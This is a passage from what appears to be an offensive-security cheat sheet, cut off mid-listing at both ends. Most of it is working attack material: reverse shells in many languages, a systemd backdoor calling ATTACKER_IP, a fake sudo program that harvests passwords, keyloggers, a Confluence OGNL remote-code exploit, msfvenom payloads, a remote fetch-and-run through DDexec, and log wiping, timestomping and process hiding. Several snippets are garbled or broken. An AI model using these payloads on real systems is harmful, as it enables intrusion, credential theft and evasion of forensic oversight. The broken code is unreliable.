- `rdp-enum-encryption`: Determines which encryption level is supposed by the RDP service.
- `smb-enum-shares`: Attempts to list shares.
- `tftp-enum`: Enumerates TFTP filenames by testing for a list of common ones.

Nmap Scan Every Interface that is Assigned an IP

```
ifconfig -a | grep -Po '\b(?!255)(?:\d{1,3}\.){3}(?!255)\d{1,3}\b' | xargs nmap -A -p0
```

Nmap IPv6 Nodes

- All nodes multicast: ff02::1
- All routers multicast: ff02::2

Locate targets with builtin `ping6` command

```
$ ping6 ff02::1
$ ping6 ff02::2

# Look for neighbors
$ ip neigh

$ nmap -Pn -sV -6 fe80::20c0 -e eth0 --packet-trace
```

Utilize `ndp` to enumerate all of the current ndp entries.

```
ndp -an
```

Nmap to Evaluate HTTPS Support

```
nmap -p 443 --script=ssl-enum-ciphers <Target Domain>
```

Encrypt Files with Vim

```
vim –x <filename.txt>
```

Testssl.sh

Enumerating ciphers and encryption weaknesses using Testssl command line tool:

Download: https://testssl.sh/

The normal use case is `testssl.sh <hostname>`.

Special cases:

```
testssl.sh --starttls smtp <smtphost>.<tld>:587
testssl.sh --starttls ftp <ftphost>.<tld>:21
testssl.sh -t xmpp <jabberhost>.<tld>:5222
testssl.sh -t xmpp --xmpphost <XMPP domain> <jabberhost>.<tld>:5222
testssl.sh --starttls imap <imaphost>.<tld>:143
```

Apache Flink Directory Traversal

```
cat hosts | httpx -nc -t 300 -p 80,443,8080,8443,8888,8088 -path "/jobmanager/logs/..%
```

LD_PRELOAD Hijacking

If you set LD_PRELOAD to the path of a shared object, that file will be loaded before any other library (including the C runtime, libc.so)

```
LD_PRELOAD=/path/to/my/malicious.so /bin/ls
```

Bash Keylogger

`PROMPT_COMMAND='history -a; tail -n1 ~/.bash_history > /dev/tcp/127.0.0.1/9000'`

Strace Keylogger

```
root@rosesecurity:~# ps aux | grep bash
rick      3103  0.0  0.6   6140  3392 pts/0    Ss+  17:14   0:00 bash
root      3199  0.0  0.6   6140  3540 pts/1    Ss   17:18   0:00 bash
root      3373  0.0  0.1   3488   768 pts/1    S+   18:06   0:00 grep bash
```

Strace Options:

1. –p 3103: connect to PID 3103, which above is on pts/0
2. –t : print the time of day
3. –e write: only capture write calls
4. –q : be quiet
5. –f : follow any fork (created) process
6. –o keylogger.txt: output the results to a file named keylogger.txt

```
root@securitynik:~# strace -p 3103 -t -e write -q -f -o keylogger.txt &
[1] 3432
```

Netcat UDP Scanner

```
nc-v -u -z <IP> <Port>
```

Recon for Specific Device Before Enumerating

```
sudo tcpdump 'ether host XX:XX:XX:XX:XX:XX' -i en0 -vnt > CheckScan.txt |  tee CheckSc
```

TTL Fingerprinting

```
Windows : 128
Linux : 64
Network : 255
Solaris : 255
```

Cisco IOS 11.2 - 12.2 Vulnerability

```
http://ip/level/16-99/exec/show/config
```

FTP Through Non-Interactive Shell

```
echo open ip 21 ftp.txt
echo user
echo pass
echo bin
echo GET file=tp.txt echo bfe ftp.txt
ftp -s:ftp.txt
```

NetCat Listeners

```
nc 10.0.0.1 1234 -e /bin/sh Linux reverse shell
nc 10.0.0.1 1234 -e cmd.exe Windows reverse shell
```

Persistent Ncat listener:

```
ncat -lvk 443
```

Python Reverse Shell

```
python -c 'import socket,subprocess,os; s=socket.socket(socket..;;F_INET, socket.SOCK_
p~subprocess.call( 1"/bin/sh","-i"] I;'
```

Bash Reverse Shell

```
bash -i & /dev/tcp/10.0.0.1/8080 0 &1
```

Turn Nmap into a Vulnerability Scanner

Download: https://github.com/scipag/vulscan

Usage:

```
nmap -sV --script=vulscan/vulscan.nse www.rosesecurity.com
```

Nmap Privilege Escalation

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

Nmap Using Multiple Scripts on One Target

Usage:

```
nmap --script "http-*" <IP>
nmap --script "sql-*" <IP>
nmap --script "ftp-*" <IP>
```

IDS/IPS Nmap Evasion

Low and slow (-T2), Fast mode (-F), Append random data to sent packets (--data-length), Randomize hosts, and verbosely conduct service detection on a file of hosts and output to XML.

```
nmap -T2 -F --data-length 5 --randomize-hosts -sV -v -iL (targets.txt) -oX (output.xml
```

Scanning Large Networks and Avoiding Sensitive IP Ranges

Set `exclude.txt` equal to the contents of https://pastebin.com/53DP2HNV

```
masscan 0.0.0.0/0 -p0-65535 –excludedfile exclude.txt
```

Finding Open FTP Servers

Finding FTP servers that allow anonymous logons can assist in numerous red-teaming activities such as Nmap FTP bounce scans.

```
masscan -p 21 <IP Range> -oL ftp_servers.txt; nmap -iL ftp_servers.txt –script ftp-ano
```

Scalable Heartbleed Hunting with Shodan

Hunt for components susceptible to the Heartbleed vulnerability before exploiting the devices memory with this one-liner. This command requires an Academic Plus Shodan API key.

```
shodan search vuln:cve-2014-0160 --fields hostnames | awk NF > heartbleed_hosts.txt; c
```

Extract Passwords from HTTP POST Requests

```
sudo tcpdump -s 0 -A -n -l | egrep -i "POST /|pwd=|passwd=|password=|Host:"
```

BPF'ing DNS Records

```
# All queries
tcpdump -nt 'dst port 53 and udp[10] & 0x80 = 0'

# All responses
tcpdump -nt 'src port 53 and udp[10] & 0x80 = 0x80'
```

Important Files

```
/boot/vmlinuz : The Linux Kernel file.
/dev/had : Device file for the first IDE HDD (Hard Disk Drive) /dev/hdc : Device file
/dev/null : A pseudo device
/etc/bashrc : System defaults and aliases used by bash shell. /etc/crontab : Cron run
/etc/grub.conf : grub bootloader configuration file.
/etc/init.d : Service startup Script.
/etc/lilo.conf : lilo bootloader configuration file.
/etc/hosts : Information on IP's and corresponding hostnames. /etc/hosts.allow : Hosts
/etc/mtab : Currently mounted blocks information.
/etc/passwd : System users with password hash redacted. /etc/printcap : Printer Inform
/etc/profile : Bash shell defaults
/etc/profile.d : Application script, executed after login. /etc/rc.d : Information abo
/etc/skel : Script that populates new user home directory. /etc/termcap : ASCII file d
/usr/bin : Normal user executable commands.
/usr/bin/X11 : Binaries of X windows System.
/usr/include : Contains include files used by ‘c‘ program. /usr/share : Shared directo
/proc/filesystems : File-system information being used currently. /proc/interrupts : I
/proc/modules : Currently used kernel module.
/proc/mount : Mounted File-system Information.
/proc/stat : Detailed Statistics of the current System. /proc/swaps : Swap File Inform
/version : Linux Version Information.
/var/log/auth* : Log of authorization login attempts. /var/log/lastlog : Log of last b
```

Backdooring Systemd Services

Create the following service descriptor at `/etc/systemd/system/notmalicious.service`:

```
[Unit]
Description=Not a backdoor into your critical server.
[Service]
Type=simple
ExecStart=/usr/bin/nc -e /bin/bash <ATTACKER_IP> <PORT> 2>/dev/null
[Install]
WantedBy=multi-user.target
```

Enable the backdoor service to run on restart:

```
sudo systemctl enable notmalicious
```

Old-Fashioned Log Cleaning

Grep to remove sensitive attacker information then copy into original logs

```
# cat /var/log/auth.log | grep -v "<Attacker IP>" > /tmp/cleanup.log
# mv /tmp/cleanup.log /var/log/auth.log
```

ASLR Enumeration

Address space layout randomization (ASLR) is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap, and libraries.

- If the following equals 0, not enabled

```
cat /proc/sys/kernel/randomize_va_space 2>/dev/null
```

Reverse Shells

Encrypted Reverse Shells with OpenSSL

Generate SSL certificate:

```
openssl req -x509 -quiet -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nod
```

Start an SSL listener on your attacking machine using `openssl`:

```
openssl s_server -quiet -key key.pem -cert cert.pem -port 4444
```

Run the payload on target machine using `openssl`:

```
mkfifo /tmp/s;/bin/sh -i</tmp/s 2>&1|openssl s_client -quiet -connect 127.0.0.1:4444>/
```

Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

PERL

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname(
```

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STRE
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d
```

Netcat

```
nc -e /bin/sh 10.0.0.1 1234
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Netcat port scanner

```
echo "" | nc -nvw2 <IP> <Port Range>
```

Netcat and OpenSSL banner grabbing

```
ncat -vC --ssl www.target.org 443
openssl s_client -crlf -connect www.target.org:443
```

Socat

Reverse shell:

On the attack platform:

```
root@attacker# socat file:`tty`,raw,echo=0 tcp-listen:5555
```

On the victim platform:

```
user@victim $ socat tcp-connect:<Attacker IP>:5555 exec:/bin/sh,pty,stderr,setsid,sigi
```

Bind shell:

On the attack platform:

```
root@attacker# socat FILE:`tty`,raw,echo=0 TCP:<Target IP>:5555
```

On the victim platform:

```
user@victim $ socat TCP-LISTEN:5555,reuseaddr,fork EXEC:/bin/sh,pty,stderr,setsid,sigi
```

Java

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line
p.waitFor()
```

Password Harvesting

Passwords can be found in many places

```
# Process lists

user@victim $ ps -efw

# Usernames entered into login prompt by mistake

user@victim $ last -f /var/log/bmtp

# Usernames entered into command line arguments

user@victim $ cat /home/*/.*history

# Passwords saved in web files

user@victim $ grep -iR password /var/www

# SSH keys

user@victim $ cat /home/*/.ssh/id*
```

Enumerate password and account information with `chage`

```
user@victim $ chage -l
```

Unusual Accounts

Look in /etc/passwd for new accounts in a sorted list:

```
user@RoseSecurity $ sort -nk3 -t: /etc/passwd | less
```

Look for users with a UID of 0:

```
user@RoseSecurity $ grep :0: /etc/passwd
```

Enumerating with Finger

Various information leak vulnerabilities exist in fingerd implementations. A popular attack involves issuing a '1 2 3 4 5 6 7 8 9 0' request against a Solaris host running fingerd.

```
# finger '1 2 3 4 5 6 7 8 9 0'@192.168.0.10

[192.168.0.10]

Login       Name               TTY         Idle    When    Where

root     Super-User            console      <Jun  3 17:22> :0

admin    Super-User            console      <Jun  3 17:22> :0

daemon          ???                         < .   .   .   . >

bin             ???                         < .   .   .   . >

sys             ???                         < .   .   .   . >

adm      Admin                              < .   .   .   . >

lp       Line Printer Admin                 < .   .   .   . >

uucp     uucp Admin                         < .   .   .   . >

nuucp    uucp Admin                         < .   .   .   . >

listen   Network Admin                      < .   .   .   . >

nobody   Nobody                             < .   .   .   . >
```

Performing a finger user@target.host request is especially effective against Linux, BSD, Solaris, and other Unix systems, because it often reveals a number of user accounts.

```
# finger user@192.168.189.12

Login: ftp                              Name: FTP User

Directory: /home/ftp                    Shell: /bin/sh

Never logged in.

No mail.

No Plan.


Login: samba                            Name: SAMBA user

Directory: /home/samba                  Shell: /bin/null

Never logged in.

No mail.

No Plan.


Login: test                             Name: test user

Directory: /home/test                   Shell: /bin/sh

Never logged in.

No mail.

No Plan.
```

Poorly written fingerd implementations allow attackers to pipe commands through the service, which are, in turn, run on the target host by the owner of the service process (such as root or bin under Unix-based systems).

```
# finger "|/bin/id@192.168.0.135"

[192.168.0.135]

uid=0(root) gid=0(root)
```

Enumerating with Traceroute

Latency jumps in Traceroute values can identify geographic data:

```
1 ms – within your LAN
25 ms – my home cable service in London to servers located in mainland UK
90 ms – typical home DSL in the US to google.com
100-150 ms – the transatlantic cable between the UK and New York state
600-2000 ms – typical VSAT remote to hub link
```

`source: https://www.tolaris.com/2008/10/09/identifying-undersea-fibre-and-satellite-links-with-traceroute/`

Changing MAC Addresses

Look up vendor MAC you want to impersonate: https://mac2vendor.com/

Change MAC:

```
sudo ifconfig <interface-name> down
sudo ifconfig <interface-name> hw ether <new-mac-address>
sudo ifconfig <interface-name> up
```

Routers

Resources:

```
https://www.routerpasswords.com
```

Metasploit Callback Automation

Use AutoRunScript to run commands on a reverse shell callback

```
set AutoRunScript multi_console_command -rc /root/commands.rc
```

`/root/commands.rc` contains the commands you wish to run

Example:

```
run post/windows/manage/migrate
run post/windows/manage/killfw
run post/windows/gather/checkvm
```

Metasploit Resource Script Creation

Although there are several resource scripts that are available through the framework, you may want to build a custom script of your own. For example, if you routinely run a specific exploit and payload combination against a target, you may want to create a resource script to automate these commands for you. Since this example uses purely `msfconsole` commands, the easiest way to create a resource script is through the `makerc` command available in `msfconsole`. The `makerc` command records all of the commands you've run in the console and saves them in a resource script for you.

```
msf > workspace demo
msf > use exploit/windows/smb/ms08_067_netapi
msf (ms08_067_netapi) > set RHOST 192.168.1.1
msf (ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
msf (ms08_067_netapi) > exploit
```

To save these commands to a resource script, we can use the `makerc` command. We'll need to provide the output location and name we want the script to use:

```
msf (ms08_067_netapi) > makerc ~/Desktop/myscript.rc
```

Metasploit Session Management

List all sessions

```
msf6> sessions
```

Execute command across all sessions

```
msf6> sessions -C <command>
```

Kill all sessions

```
msf6> sessions -K
```

Upgrade a shell to a meterpreter session on many platforms

```
msf6> sessions -u
```

Metasploit Tips I Discovered Too Late

In order to save a lot of typing during a pentest, you can set global variables within msfconsole. You can do this with the setg command. Once these have been set, you can use them in as many exploits and auxiliary modules as you like. You can also save them for use the next time you start msfconsole. However, the pitfall is forgetting you have saved globals, so always check your options before you run or exploit. Conversely, you can use the unsetg command to unset a global variable. In the examples that follow, variables are entered in all-caps (ie: LHOST), but Metasploit is case-insensitive so it is not necessary to do so.

```
msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
```

To capture the output of modules ran within Metasploit, utilize the spool command and designate a destination log file.

```
msf6> spool /tmp/Company_A_DC.log
```

Enable RDP:

```
meterpreter > run getgui -u rosesecurity -p password
```

Cleanup RDP:

```
meterpreter > run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__201
```

Run modules against file of hosts:

```
msf6> set RHOSTS file:/tmp/nmap_output_hosts.txt
```

Search for interesting files:

```
meterpreter> search -f *.txt
meterpreter> search -f *.zip
meterpreter> search -f *.doc
meterpreter> search -f *.xls
meterpreter> search -f config*
meterpreter> search -f *.rar
meterpreter> search -f *.docx
meterpreter> search -f *.sql
```

Metasploit Web Server Interface:

Start the web service, listening on any host address:

```
# msfdb --component webservice --address 0.0.0.0 start
```

Metasploit Email Harvesting:

```
msf6 auxiliary(gather/search_email_collector) > set OUTFILE /tmp/emails.txt
OUTFILE => /tmp/emails.txt
msf6 auxiliary(gather/search_email_collector) > set DOMAIN target.com
DOMAIN => target.com
msf6 auxiliary(gather/search_email_collector) > run

[*] Harvesting emails.....
```

Attack outside of the LAN with ngrok:

First step, set up a free account in ngrok then start ngrok:

```
./ngrok tcp 9999

# Forwarding tcp://0.tcp.ngrok.io:19631 -> localhost:9999
```

Create malicious payload:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=0.tcp.ngrok.io LPORT=19631 -f exe > pay
```

Start listener:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 0.0.0.0 set
LPORT 9999
exploit
```

Ingest Other Tools' Output Files:

```
# Start database
$ sudo systemctl start postgresql

# Initialize Metasploit database
$ sudo msfdb init

# Start msfconsole
$ msfconsole -q
msf6 >

# Help menu
msf6 > db_import -h

# Import other tool's output
msf6 > db_import ~/nmap_scan.xml

[*] Importing NMAP XML data
[*] Successfully imported  /home/kali/nmap_scan.xml
```

Confluence CVE-2022-26134

CVE-2022-26314 is an unauthenticated and remote OGNL injection vulnerability resulting in code execution in the context of the Confluence server (typically the confluence user on Linux installations). Given the nature of the vulnerability, internet-facing Confluence servers are at very high risk.

As stated, the vulnerability is an OGNL injection vulnerability affecting the HTTP server. The OGNL payload is placed in the URI of an HTTP request. Any type of HTTP method appears to work, whether valid (GET, POST, PUT, etc) or invalid (e.g. “BALH”). In its simplest form, an exploit abusing the vulnerability looks like this:

```
curl -v http://10.0.0.28:8090/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22tou
```

Above, the exploit is URL-encoded. The exploit encompasses everything from the start of the content location to the last instance of /. Decoded it looks like this:

```
${@java.lang.Runtime@getRuntime().exec("touch /tmp/r7")}
```

Reverse Shell:

```
curl -v http://10.0.0.28:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngin
```

Decoded:

```
${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.P
```

POP Syntax

```
POP Commands:
  USER rosesecurity           Log in as "rosesecurity"
  PASS password      Substitue "password" for your actual password
  STAT               List number of messages, total mailbox size
  LIST               List messages and sizes
  RETR n             Show message n
  DELE n             Mark message n for deletion
  RSET               Undo any changes
  QUIT               Logout (expunges messages if no RSET)
  TOP msg n          Show first n lines of message number msg
  CAPA               Get capabilities
```

SSH Dynamic Port Forwarding

Forwards one local port to multiple remote hosts; it is useful for accessing multiple systems.

```
ssh -D 9000 RoseSecurity@pivot.machine
```

Now, an attacker could utilize a SOCKS proxy or proxychains to access the systems.

```
proxychains smbclient -L fileserver22
```

Dominating Samba with pdbedit

The `pdbedit` program is used to manage the users accounts stored in the sam database and can only be run by root. There are five main ways to use pdbedit: adding a user account, removing a user account, modifying a user account, listing user accounts, importing users accounts.

Options:

Lists all the user accounts present in the users database. This option prints a list of user/uid pairs separated by the ':' character.

```
# pdbedit -L

sorce:500:Simo Sorce
samba:45:Test User
```

Enables the verbose listing format. It causes pdbedit to list the users in the database, printing out the account fields in a descriptive format.

```
# pdbedit -L -v

---------------
username:       sorce
user ID/Group:  500/500
user RID/GRID:  2000/2001
Full Name:      Simo Sorce
Home Directory: \\BERSERKER\sorce
HomeDir Drive:  H:
Logon Script:   \\BERSERKER\netlogon\sorce.bat
Profile Path:   \\BERSERKER\profile
---------------
username:       samba
user ID/Group:  45/45
user RID/GRID:  1090/1091
Full Name:      Test User
Home Directory: \\BERSERKER\samba
HomeDir Drive:
Logon Script:
Profile Path:   \\BERSERKER\profile
```

Sets the "smbpasswd" listing format. It will make pdbedit list the users in the database, printing out the account fields in a format compatible with the smbpasswd file format.

```
# pdbedit -L -w

sorce:500:508818B733CE64BEAAD3B435B51404EE:
          D2A2418EFC466A8A0F6B1DBB5C3DB80C:
          [UX         ]:LCT-00000000:
samba:45:0F2B255F7B67A7A9AAD3B435B51404EE:
          BC281CE3F53B6A5146629CD4751D3490:
          [UX         ]:LCT-3BFA1E8D:
```

Encrypted File Transfers with Ncat

Suppose you have an SSH tunnel, and you want to copy a file to the remote machine. You could just scp it directly, but that opens up another connection. The goal is to re-use the existing connection. You can use ncat to do this:

```
# This is port forwarding, sending everything from port 31000 on the remote machine to th
$ ssh -L 31000:127.0.0.1:31000

# On the remote system:
$ ncat -lvnp 31000 127.0.0.1 > file

# On the local system:
$ ncat -v -w 2 127.0.0.1 31000 < file
```

No extra overhead. TCP takes care of error correction. SSH has already encrypted the pipe.

Tsharking for Domain Users

```
# Read a PCAP file
$ tshark -r <pcap> 'ntlmssp.auth.username' | awk '{print $13}' | sort -u

# Active interface
$ tshark -i <interface> 'ntlmssp.auth.username' | awk '{print $13}' | sort -u
```

IP Information

```
#!/usr/bin/env bash
#
# Access information on IP Addresses
#
# Color Output
NC='\033[0m'
RED='\033[0;31m'
GREEN='\033[0;32m'

ip=$1
ipinfo () {
 if [ -z ip ]; then
  echo -e "\n${RED}No IP Address Provided${NC}"
 else
  echo -e "\n${GREEN} IP Information for: $ip ${NC}"
  curl ipinfo.io/$ip/json
 fi
}

ipinfo
```

Cloning Websites for Social Engineering with Wget

```
wget --mirror --convert-links --adjust-extension --page-requisites --no-parent https://si
```

Here are the switches:

```
--mirror - applies a number of options to make the download recursive.
--no-parent – Do not crawl the parent directory in order to get a portion of the site only
--convert-links - makes all the links to work properly with the offline copy.
--page-requisites - download JS and CSS files to retain the original page style when brows
--adjust-extension - adds the appropriate extensions (e.g. html, css, js) to files if they
```

Spidering the Web with Wget

```
export https_proxy=https://127.0.0.1:8080

wget -r -P /tmp --no-check-certificate -e robots=off --recursive --no-parent http://examp
```

Hiding PID Listings From Non-Root Users

To prevent a user from seeing all the processes running on a system, mount the /proc file system using the hidepid=2 option:

```
$ sudo mount -o remount,rw,nosuid,nodev,noexec,relatime,hidepid=2 /proc

# 2: Process files are invisible to non-root users. The existence of a process can be lea
```

Exporting Objects with Tshark

To extract a file, read in a file, use the --export-objects flag and specify the protocol and directory to save the files. Without -Q, tshark will read packets and send to stdout even though it is exporting objects.

```
tshark -Q -r $pcap_file --export-objects $protocol,$dest_dir
```

Supported Protocols:

```
dicom: medical image
http: web document
imf: email contents
smb: Windows network share file
tftp: Unsecured file
```

Rogue APs with Karmetasploit

Karmetasploit is a great function within Metasploit, allowing you to fake access points, capture passwords, harvest data, and conduct browser attacks against clients.

Install Karmetasploit configuration:

```
root@RoseSecurity:~# wget https://www.offensive-security.com/wp-content/uploads/2015/04/ka
root@RoseSecurity:~# apt update
```

Install and configure sqlite and DHCP server:

```
root@RoseSecurity:~# apt -y install isc-dhcp-server
root@RoseSecurity:~# vim /etc/dhcp/dhcpd.conf
root@RoseSecurity:~# apt -y install libsqlite3-dev
root@RoseSecurity:~# gem install activerecord sqlite3
```

Now we are ready to go. First off, we need to locate our wireless card, then start our wireless adapter in monitor mode with airmon-ng. Afterwards we use airbase-ng to start a new wireless network.

```
# Locate interface
root@RoseSecurity:~# airmon-ng

# Start monitoring
root@RoseSecurity:~# airmon-ng start wlan0

# Start AP
root@RoseSecurity:~# airbase-ng -P -C 30 -e "Fake AP" -v wlan0mon

# Assign IP to interface
root@RoseSecurity:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
```

Before we run our DHCP server, we need to create a lease database, then we can get it to listening on our new interface.

```
root@RoseSecurity:~# touch /var/lib/dhcp/dhcpd.leases
root@RoseSecurity:~# dhcpd -cf /etc/dhcp/dhcpd.conf at0
```

Run Karmetasploit:

```
root@RoseSecurity:~# msfconsole -q -r karma.rc_.txt
```

At this point, we are up and running. All that is required now is for a client to connect to the fake access point. When they connect, they will see a fake ‘captive portal’ style screen regardless of what website they try to connect to. You can look through your output, and see that a wide number of different servers are started. From DNS, POP3, IMAP, to various HTTP servers, we have a wide net now cast to capture various bits of information.

Passive Fingerprinting with P0f

Use interface eth0 (-i eth0) in promiscuous mode (-p), saving the results to a file (-o /tmp/p0f.log):

```
root@RoseSecurity:~# p0f -i eth0 -p -o /tmp/p0f.log

-- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file '/tmp/p0f.log' opened for writing.
[+] Entered main event loop.

.-[ 172.16.0.23/35834 -> 172.16.0.79/22 (syn) ]-
|
| client   = 172.16.0.23/35834
| os       = Linux 4.11 and newer
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
```

Advanced Mitm Attacks with Bettercap Filters

Display a message if the tcp port is 22:

```
if (ip.proto == TCP) {
   if (tcp.src == 22 || tcp.dst == 22) {
      msg("SSH packet\n");
   }
}
```

Log all telnet traffic:

```
if (ip.proto == TCP) {
   if (tcp.src == 23 || tcp.dst == 23) {
      log(DATA.data, "./telnet.log");
   }
}
```

Log ssh decrypted packets matching the regexp:

```
if (ip.proto == TCP) {
   if (tcp.src == 22 || tcp.dst == 22) {
      if (regex(DECODED.data, ".*login.*")) {
         log(DECODED.data, "./decrypted_log");
      }
   }
}
```

Rust Reverse Shell

```rust
use std::net::TcpStream;
use std::os::unix::io::{AsRawFd, FromRawFd};
use std::process::{Command, Stdio};

fn main() {
    let sock = TcpStream::connect("localhost:4444").unwrap();
    Command::new("/bin/bash")
        .arg("-i")
        .stdin(unsafe { Stdio::from_raw_fd(fd) })
        .stdout(unsafe { Stdio::from_raw_fd(fd) })
        .stderr(unsafe { Stdio::from_raw_fd(fd) })
        .spawn()
        .unwrap()
        .wait()
        .unwrap();
}
```

Fake Sudo Program to Harvest Credentials

Mimics legitimate Sudo binary to capture credentials and output to `/tmp` directory file.

```c
#include <stdio.h>
#include <stdlib.h>
#include <termios.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <pwd.h>


int main( int argc, char *argv[] )
{
    if( argc == 2 ) {
        struct termios oflags, nflags;
            char password[64];
            char Command[255];
            char *lgn;
            lgn = getlogin();
            struct passwd *pw;
            FILE *fp;
            /* disabling echo */
            tcgetattr(fileno(stdin), &oflags);
            nflags = oflags;
            nflags.c_lflag &= ~ECHO;
            nflags.c_lflag |= ECHONL;

            if (tcsetattr(fileno(stdin), TCSANOW, &nflags) != 0) {
                perror("tcsetattr");
                return EXIT_FAILURE;
            }

            printf("Password: ");
            fgets(password, sizeof(password), stdin);
            password[strlen(password) - 1] = 0;
            sprintf(Command, "sudo -S <<< %s command %s", password, argv[1]);
            system(Command);
            fp = fopen("/tmp/tmp-mount-sU90gRA6", "w+");
            fprintf(fp, "User: %s\tPassword: %s", lgn, password); exit(1);
            fclose(fp);
            /* restore terminal */
            if (tcsetattr(fileno(stdin), TCSANOW, &oflags) != 0) {
                perror("tcsetattr");
                return EXIT_FAILURE;
            }

    return 0;
   }
   else {
    printf("usage: sudo -h | -K | -k | -V\nusage: sudo -v [-AknS] [-g group] [-h host]
   }
```

```
 return 0;
}
```

TruffleHog GitHub Organizations

Enumerate GitHub organizations for secrets and credentials

```
root@RoseSecurity# orgs=$(curl -s https://api.github.com/organizations | jq -r '.[] |
```

Bypass File System Protections (Read-Only and No-Exec) for Containers

It's increasingly common to find Linux machines mounted with read-only (ro) file system protection, especially in containers. This is because running a container with `ro` file system is as easy as setting `readOnlyRootFilesystem: true` in the `securitycontext`:

```
apiVersion: v1
kind: Pod
metadata:
  name: victim-pod
spec:
  containers:
  - name: alpine
    image: alpine
    securityContext:
      readOnlyRootFilesystem: true
    command: ["sh", "-c", "while true; do echo 'RoseSecurity FTW'; done"]
```

However, even if the file system is mounted as `ro`, /dev/shm will still be writable, so it's fake we cannot write anything on the disk. However, this folder will be mounted with `no-exec` protection, so if you download a binary here you won't be able to execute it.

DDexec is a technique that allows you to modify the memory of your own process by overwriting its /proc/self/mem.

```
# Example
wget -O- https://malicious.com/hacked.elf | base64 -w0 | bash ddexec.sh argv0 phone home
```

Dumping Printer NVRAM

You can dump the NVRAM and extract confidential info (as passwords) by accessing arbitrary addresses using PJL:

```
# Using PRET
./pret.py -q printer pjl
Connection to printer established

Welcome to the pret shell. Type help or ? to list commands.
printer:/> nvram dump
Writing copy to nvram/printer
................................................................................
................................................................................
.........................................S3cretPassw0rd.........................
................................................................................
```

Slash Proc Magic

Victim Host:

```
./MALICIOUS &
```

Using a process listing with ps, we can easily find the process, which would probably be noticed relatively quickly in a forensic investigation:

```
ps aux | grep MALICIOUS
root     22665  0.1  0.3 709792  5520 [..] ./MALICIOUS
root     22710  0.0  0.0 112808   968 [..] grep --color=auto M```sh
./MALICIOUS &
```

Using a process listing with ps, we can easily find the process, which would probably be noticed relatively quickly in a forensic investigation:

```
ps aux ps aux | grep MALICIOUS
root     22665  0.1  0.3 709792  5520 [..] ./MALICIOUS
root     22710  0.0  0.0 112808   968 [..] grep --color=auto MALICIOUS
```

Creating the bind mount:

```
# This command creates a directory named spoof with a subdirectory fd
mkdir -p spoof/fd;
# This command mounts the spoof directory onto the /proc/[pid] directory. By doing thi
mount -o bind spoof /proc/22665;
```

Search for process again:

```
ps aux | grep MALICIOUS
```

By leveraging bind mounts to overlay a /proc/ directory, we demonstrated how a process can seemingly vanish from process listings while maintaining its functionality.

Linux Timestomping

Timestomping is an anti-forensics technique which is used to modify the timestamps of a file, often to mimic files that are in the same folder.

Set the last access time of file1 to January 02 15:45 of current year. It's format is MMDDHHMM.

```
$ touch -c -a 01021545 payload.elf
```

Set last modification date of a file with -m option.

```
$ touch -c -m 01021545 payload.elf
```

Use the -r option and the file we want to inherit its access and modification timestamp. In this example we will use normal.elf last access and modification timestamp for newly created payload.elf.

```
$ touch -r normal.elf payload.elf
```

Linux Bash History Stomping

One-liner:

```
$ export HISTFILE=/dev/null; unset HISTFILESIZE; unset HISTSIZE
```

Defenders can also enable timestamps in `.bash_history` using the command: `export HISTTIMEFORMAT='%F %T '`

Taking Apart URL Shorteners with cURL

Ever get a "shortened" url (bit.ly, tinyurl.com or whatever) and stress about "clicking that link"? Or worse yet, have that "Oh No" moment after you just clicked it? Let's use cURL to avoid this!

```
$ curl -k -v -I <URL> 2>&1 | grep -i "< location" | cut -d " " -f 3
```

Output:

```
$ curl -k -v -I https://bit.ly/3ABvcy5 2>&1 | grep -i "< location" | cut -d " " -f 3
https://isc.sans.edu/
```

Email Spoofing PHP

```
<?php
if (isset($_POST["send"])) {
$to = $_POST["to"];
 $subject = $_POST["subject"];
 $message = $_POST["message"];
 $from = $_POST["from"];
 $name = $_POST["name"];
if (!(filter_var($to, FILTER_VALIDATE_EMAIL) && filter_var($from, FILTER_VALIDATE_EMAI
  echo "Email address inputs invalid";
   die();
 }
$header = "From: " .  $name . " <" . $from . ">\r\nMIME-Version: 1.0\r\nContent-type:
$retval = mail ($to, $subject, $message, $header);
if ($retval) {
  echo "Email sent.";
 } else {
  echo "Email did not send. Error: " . $retval;
 }
} else {
 echo
 '<html>
  <head>
   <style>
    input[type=submit] {
      background-color: #4CAF50;
      border: none;
      color: white;
